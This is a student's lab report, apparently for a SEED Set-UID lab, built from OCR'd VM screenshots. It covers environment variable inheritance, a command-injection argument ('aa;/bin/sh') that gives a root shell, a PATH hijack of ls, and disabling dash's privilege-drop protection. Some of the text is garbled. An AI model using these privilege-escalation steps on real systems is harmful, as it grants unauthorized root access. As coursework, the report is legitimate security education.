
File Machine View Input Devices Help

Terminator /bin/bash 66x24

```
sudo: chown: command not found
[10/14/21]seed@VM:~/.../lab001$ sudo chown root envsu
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 envsu
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 48
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$
```


Step 3. In your shell (you need to be in a normal user account, not the root account), use the `export` command to set the following environment variables (they may have already exist):

(• PATH than • LD LIBRARY PATH than • ANY NAME)



```
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 48
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catal.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-
8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-
8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home
/seed/android/android-sdk-linux/platform-tools:/home/seed/android/
android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$ echo $LD_LIBRARY_PATH
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_
64_0/stage/lib:
[10/14/21]seed@VM:~/.../lab001$
```

We have to photo separate with Colom:



```
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 48
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-
8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-
8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home
/seed/android/android-sdk-linux/platform-tools:/home/seed/android/
android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$ echo $LD_LIBRARY_PATH
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_
64_0/stage/lib:
[10/14/21]seed@VM:~/.../lab001$ echo $ANY_NAME
[10/14/21]seed@VM:~/.../lab001$ HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ echo $HAFSA
EXCELLENT
[10/14/21]seed@VM:~/.../lab001$
```

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$ echo $LD_LIBRARY_PATH
/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1
64_0/stage/lib:
[10/14/21]seed@VM:~/.../lab001$ echo $ANY_NAME
[10/14/21]seed@VM:~/.../lab001$ HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ echo $HAFSA
EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i PATH
XDG SESSION PATH=/org/freedesktop/DisplayManager/Session0
XDG SEAT PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:../snap/bin:/usr/lib/jv
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-ndk/r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ 

```

Please check whether all the environment variables you set in the shell process (parent) get into the Set-UID child process. Describe your observation. If there are surprises to you, describe them.

Yes, there is a surprise, PATH was inherited but LIBRARY PATH & HAFSA (Name) NOT inherited
HAFSA (Name) not inherited because actually I didn't export into environment currently is just char variables NOT environment variables

How to make it environment variables? By (export) so We need to export HAFSA(Name)

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:../snap/bin:/usr/lib/jv
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-ndk/r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i PATH
XDG SESSION PATH=/org/freedesktop/DisplayManager/Session0
XDG SEAT PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:../snap/bin:/usr/lib/jv
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-ndk/r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i LD_LIBRARY_PATH
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i HAFSA
[10/14/21]seed@VM:~/.../lab001$ 

```

They NOT inherited

describe them:

```

DEFAUTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/
java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/
java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAUTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/
java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/
java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i LD_LIBRARY_PATH
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i HAFSA
[10/14/21]seed@VM:~/.../lab001$ export HAFSA=EXCELLENT

```

After I exported, HAFSA changed to environment variables

And it appeared when searching for it with the added value with the name

(HAFSA) = for user it defines as a variables

```

m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/
java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAUTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/
java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/
java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i LD_LIBRARY_PATH
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i HAFSA
[10/14/21]seed@VM:~/.../lab001$ export HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ ./envsvu | grep -i HAFSA
HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ 
```

PATH & LIBRARY_PATH

They are system environment defined path preps, and the PATH is path! So LIBRARY is path is NOT this is a description about system environment

*The path NOT inherited

5.6 Task 6: The PATH Environment Variable and Set-UID Programs.

Firstly configure:

```

Terminator /bin/bash
/bin/bash 66x24
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jv
m/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm
/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:
/home/seed/android/android-sdk-linux/platform-tools:/home/seed/and
roid/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i LD_LIBRARY_PATH
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i HAFSA
[10/14/21]seed@VM:~/.../lab001$ export HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ ./envsu | grep -i HAFSA
HAFSA=EXCELLENT
[10/14/21]seed@VM:~/.../lab001$ 

```

Please compile the above program, and change its owner to root, and make it a Set-UID program. Can you let this Set-UID program run your code instead of /bin/ls? If you can, is your code running with the root privilege? Describe and explain your observations.

/bin/ls is a symbolic link, actually pointing to other interpreters, my system is 16.04, so before the experiment, you need to make sure that the sh symbolic link in the /bin/ directory is linked to zsh, not bash.

The protection mechanism of bash

Invoking Programs : Unsafe Approach (Continued)

```

$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:S6S012BPz.KSfbPKT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
#           ← Got the root shell!
# id
uid=1000(seed)  gid=1000(seed)  euid=0(root)  groups=0(root), ...

```

We can get a root shell with this input

Problem: Some part of the data becomes code (command name)

That's mean we called data system function to executed inside the program

A Note


- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
 - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh
$ sudo ln -sf /bin/zsh /bin/sh

After experiment: remember to change it back
$ sudo ln -sf /bin/dash /bin/sh
```

The safe way to do this task by using (execve)

We called ptsu.c



```
Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash
Command 'fsls' from package 'python-fs' (universe)
lsls: command not found
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu.c
catall.c envsu.c ls.c mylib.c myprog.c
[10/14/21]seed@VM:~/.../lab001$ LS
The program 'LS' is currently not installed. You can install it by
· typing:
sudo apt install sl
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu.c
catall.c envsu.c ls.c mylib.c myprog.c
[10/14/21]seed@VM:~/.../lab001$ cat ptsu.c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
    system("ls");
    return 0;
}
[10/14/21]seed@VM:~/.../lab001$
```

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
December 2015
Su Mo Tu We Th Fr Sa
 1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.:usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#           ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

① We will first run the first program without doing the attack

② We now change the PATH environment variable

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
int main()
{
    system("ls");
    return 0;
}
[10/14/21]seed@VM:~/.../lab001$ gcc ptsu.c -o ptsu
[10/14/21]seed@VM:~/.../lab001$ sudo chown root ptsu
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 ptsu
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 56
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$
```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 ptsu
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 56
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu.c
bash: ./ptsu.c: Permission denied
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$
```

Now we want to attack

```

games:15749:0:99999:7:::

$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory <- Attack failed!

```

The data are still treated as data, not code

```

Lab 0 ( intro lab ) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash
/binary/ptsu.c
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu.c
bash: ./ptsu.c: Permission denied
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu "aa;/bin/sh"
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ 

```

But this way does not work why??

Because they uses `execve(v[o],v,o);` to do several commands. Also because system is a command. So, you can put the code `cat="/bin/cat/insaid/aa;/bin/sh"` but in our situation we can NOT do this because of "ls"

So, it's mean we can NOT use `./ptsu"aa;/bin/sh"`

So we will make **malicious program** to attacks

```

SYSTEM(3)          Linux Programmer's Manual          SYSTEM(3)
NAME
    system - execute a shell command
SYNOPSIS
    #include <stdlib.h>
    int system(const char *command);
DESCRIPTION
    The system() library function uses fork(2) to create a
    child process that executes the shell command specified
    in command using exec(3) as follows:
        exec("/bin/sh", "sh", "-c", command, (char *) 0);
    system() returns after the command has been completed.

```

we can use man system to standard labs

The screenshot shows a Sublime Text window with an unregistered license, displaying a C program named 'ls.c'.

```

1 #include <stdlib.h>
2
3 int main(){
4     system("/bin/dash");
5     return 0;
6 }

```

Below it is a terminal window titled 'Terminator' running in /bin/bash. The terminal shows the following output:

```

-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu.c
bash: ./ptsu.c: Permission denied
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu "aa;/bin/sh"
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c myprintenv.c ptsu.c
catall.c invoke.c myenv.c myprog.c ptsu.c
envsu ls mylib.c ptsu
[10/14/21]seed@VM:~/.../lab001$

```

A callout box with the text 'As soon as I see ls in green It means do with me malicious program' has an arrow pointing to the word 'ls' in the terminal output.

Now we want to Mine Bullet the PATH environment variables by using [export](#)


The screenshot shows a terminal window titled 'Terminator' running in /bin/bash. The terminal shows the following output:

```

[10/14/21]seed@VM:~/.../lab001$ ./ptsu
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ ./ptsu "aa;/bin/sh"
cap_leak.c envsu invoke.c myenv.c myprintenv.c ptsu
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
